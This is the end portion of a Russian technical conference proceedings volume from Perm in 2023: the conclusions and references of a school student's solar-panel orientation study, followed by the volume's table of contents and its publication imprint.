Выводы. При написании этой работы была разработана схема установки и подобраны элементы, которые необходимы для ее создания. После чего была проведена сборка установки. Для анализа полученных во время эксперимента данных была использована собранная теоретическая часть. В результате исследования была получена зависимость вырабатываемого напряжения солнечной панели от времени для фиксированных углов. Этот график подтверждает теорию, сказанную П.Я. Крауиньш: «Фактическая мощность выработки солнечных панелей и величина их зарядного тока зависят от угла падения и плотности солнечного освещения, на которую влияет состояние атмосферы» [3]. Это показывает, что за счет изменения угла панели можно увеличить выработку ею электроэнергии.

В дальнейшем планируется продолжить работу над проектом и реализовать систему автоматической коррекции угла наклона панели в зависимости от высоты солнца.

Библиографический список

1. Антонова Е.А., Горячев С.В. Повышение эффективности солнечных батарей нового поколения за счет использования новых материалов и их гибридации // Вестник Северо-Кавказского федерального университета. – 2019. – № 1 (70).
2. Усков А.Е., Гиркин А.С., Дауров А.В. Солнечная энергетика: состояние и перспективы // Политематический сетевой электронный научный журнал Кубанского государственного аграрного университета. – 2014. – № 98. – С. 364–380.
3. Энергоэффективность подвижных и неподвижных конструкций солнечных панелей / К.А. Гросс, П.Я. Крауиньш, Д.П. Крауиньш, М.С. Кухта, А.П. Соколов // Известия Томского политехн. ун-та. Инжиниринг георесурсов. – 2018. – Т. 329, № 3. – С. 113–122.

Сведения об авторах

Шафранов Егор Дмитриевич – ученик 10 класса лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: safranovegor81@gmail.com

Колесниченко Екатерина Владимировна – учитель лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: kolesnichenkoev@gmail.com

СОДЕРЖАНИЕ

Секция I. ЭЛЕКТРОТЕХНИКА И ЭНЕРГЕТИКА	3
Чесноков Е.А., Грешняков Г.В. Исследование электрической прочности силовых кабелей с изоляцией из СПЭ с использованием методов статистики экстремальных значений	4
Костарев Н.А., Мальцев Д.Н. Оценка влияния положения нагревательного кабеля на температурное поле нефтяной скважины	10
Петроченков А.Б., Семенов А.С., Треногин С.А. Разработка виртуального масштабируемого стенда системы электроснабжения	17
Богачев И.С., Ромодин А.В. Анализ существующих систем автоматизированного проектирования для выявления недостающего функционала при проектировании систем электроснабжения	25
Петроков В.Э., Черняев В.В. Расчет технологического режима изготовления оптического кабеля ОБВ НГ(А)-НГ	31
Зорихина Л.И., Щербинин А.Г. Численное исследование процессов нестационарной теплопроводности высоковольтных силовых кабелей, проложенных в земле	35
Труфанова Н.М., Куляшова А.М. Влияние расположения резервных линий в кабельном канале на распределение температурных полей	42
Труфанова Н.М., Бабушкина Л.Г., Куляшов К.С. Влияние условий прокладки кабельной линии в земле в мегаполисе	48
Клестов Д.А., Черняев В.В. Расчет технологического режима изготовления кабеля КГЭТ 10 КВ	53
Бойцов Е.Н., Ромодин А.В. Методика расчета энергоэффективности электротехнического комплекса объектов механизированной добычи нефти при эксплуатации электроцентробежными насосами	59
Мишуриных С.В., Щербинина У.А. Технологии повышения энергетической эффективности установки электроцентробежного насоса	66

Лекомцев С.М., Субботин Е.В. Исследование влияния скорости охлаждения на структуру термопластичного полимера	72
Конев К.А., Смыков А.Г., Чабанов Е.А. Цилиндрический линейный вентильный электропривод для строительной машины копер	77
Халимова О.Р., Черняев В.В. Расчет технологического режима изготовления кабеля ДПТ-П	83
Сушкова В.Р., Сушков В.В. Принятие решений по уменьшению ущерба при назначении очередности отключений потребителей при возникновении дефицита активной мощности в энергосистеме	87
Щербинин А.Г., Щукин Ф.П. Исследование влияния снижения сечения токопроводящих жил на эксплуатационные характеристики силовых кабелей	93
Труфанова Н.М., Бояршинов А.А. Создание математической модели процесса вулканизации для видов полиизопрена разной плотности	98
Зыков Г.А. , Возможность использования водородной энергетики в Антарктике	105
Плюснин А.П. Перспективы применения волнового управления цилиндрическими линейными вентильными двигателями	110
Хорошев С.В., Кухарчук А.В. Разработка набора базовых моделей и опытов для исследования влияния высоковольтных электродвигателей на переходные процессы в электроэнергетических системах	115
Пономарев Д.Ю., Белявский С.В., Мишуриных С.В. Обзор системы электроснабжения самолета с «Более электрическим» газотурбинным двигателем	121
Грибков И.Н., Сухарев А.А., Фалалеев Д.В. Исследование аварийных режимов работы ГТЭС с использованием математической модели	125
Мукаев И.И., Бачурин А.А. Анализ и выбор САПР для моделирования электротехнических изделий в учебном процессе	133
Труфанова Н.М., Кухарчук И.Б. Управление процессом увеличения нагрузки кабельных линий в условиях неравномерного уровня суточного потребления	138

Бочкарев С.В., Лейзгольд К.А. Энергетический предел в работе оборудования нефтяных скважин	143
Константинов М.А., Чабанов Е.А. Замена гидропривода электроприводом на примере тормозной системы автомобиля в условиях импортозамещения	149
Секция II. ТЕЛЕКОММУНИКАЦИИ	155
Мальцев И.А., Чувызгалов А.А., Шмелев П.Ю., Исследование формирования смаза изображения при ведении оптико-электронной съемки	156
Фрейман А.В., Ежова К.С. Мониторинг телекоммуникационной сети с использованием программного инструмента Zabbix	164
Малыгин В.С., Фрейман В.И. Исследование семейства протоколов spanning tree protocol в телекоммуникационных сетях	171
Баранов Е.В., Фрейман В.И. Исследование технологии VLAN на задержку в современных сетях	179
Фрейман В.И., Нифантьев С.И. Использование IP-телефонии как замены ТФОП при локальном использовании	185
Кузнецов М.М., Гаврилов А.В. Влияние характеристик линейного тракта DWDM на качество передачи информации	192
Миков И.И., Харитонов И.Д., Посягин А.И. Разработка макета для построения и исследования карты пересеченной местности с помощью подвижных агентов	197
Байдаров А.А., Гнездилова Д.А. Возможности применения IoT-технологий в здравоохранении	204
Вакулич М.С., Каплина К.И., Фрейман В.И. Многочастотный усилитель беспроводного широкополосного сотового сигнала	209
Макарова И.А., Тюрин С.А. Измерение дальности связи при использовании модуляции LoRa	215
Тарапыгин Р.В., Тюрин С.А. Исследование работы протоколов динамической маршрутизации RIP/OSPF	219
Трушкин Е.С., Тюрин С.А. Моделирование систем ММО с помощью MatLab/Simulink	225

Баимов Р.И., Рагозин А.Н. Выбор оптимального весового распределения на элементах фазированной антенной решетки для повышения точности пеленгации источника радиоизлучения	232
Шмелев П.Ю., Долгова Е.В., Сухих И.И., Мальцев И.А. Определение коэффициента сложности преодоления объекта с учетом его физических свойств	239
Секция III. ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ	247
Гладкий С.Л., Кокоулин А.Н., Жуланов В.Н. Разработка программного модуля интеллектуальной системы защиты для обнаружения угроз безопасности информации	248
Ал-тане А.И. Исследование атак на беспроводные сети стандарта WPA2 PSK/WPA2 ENTERPRISE	253
Веретенников М.А., Шабуров А.С. Разработка модели безопасной архитектуры ИСПДн учреждения здравоохранения в условиях импортозамещения	260
Горева В.А., Тур А.И. Методика оценки эффективности системы контроля и управления доступом	266
Ахмарова З.А., Зантов А.И., Тур А.И. Оценка угроз безопасности умного дома	273
Исаев А.А., Исаева В.Э., Шабуров А.С. О методе определения критериев значимости объектов критической информационной инфраструктуры	278
Каменских А.Н., Шадрина Т.В. Разработка методики защиты от перехвата аутентификационной информации в системах передачи одноразовых сообщений	285
Капгер И.В., Иванов П.А. Управление доступом к информационным ресурсам в условиях нулевого доверия	291
Коротышева А.А., Жуков С.Н. Разработка процедуры интеллектуальной идентификации элементов питания на рентгеновских изображениях	298
Кривошекова А.А., Шабуров А.С. Исследование алгоритмов применения усиленной квалифицированной электронной подписи при оказании медицинских услуг	302
Никитенкова С.П. Защита передачи данных на основе принципов нулевого доверия и технологии блокчейн	309
Санин В.А., Каменских А.Н. Анализ межсетевого экрана в архитектуре «нулевого доверия»	313

Каменских А.Н., Филимонов К.В. Математическая модель управления доступом на основе рисков	318
Секция ШКОЛЬНИКИ	323
Варлашова А.А., Жужин И.В., Кокшаров П.А. Система диспетчерского регулирования потребления электроэнергии в умном доме	324
Носков М.Е., Латкин К.П. Очки дополненной реальности для визуализации данных компьютеризированной техники	328
Рябов М.А., Ванышев И.Н., Колесниченко Е.В. Оптоволоконный датчик сгиба	333
Спирин А.Ю., Носков Н.Г. Цифровизация настольных игр	337
Черепанов С.В., Колесниченко Е.В. Тренажер для решения задач по физике	341
Шафранов Е.Д., Колесниченко Е.В. Система эффективной ориентации солнечной панели. «Индивидуальный проект»	346

Научное издание

**АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ
УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫЕ
ТЕХНОЛОГИИ**

Материалы всероссийской научно-технической
конференции
(г. Пермь, 7–9 июня 2023 г.)

В двух томах
Том II

Подписано в печать 27.12.2023. Формат 60×90/16.
Усл. печ. л. 22,18. Тираж 30 экз. Заказ 315.

Издательство
Пермского национального исследовательского
политехнического университета.
Адрес: 614990, г. Пермь, Комсомольский пр., 29, к. 113.
Тел. (342) 219-80-33.
Отпечатано в типографии издательства Пермского
национального исследовательского
политехнического университета.
Адрес: 614990, г. Пермь, Комсомольский пр., 29, к. 113.
Тел. (342) 219-80-33.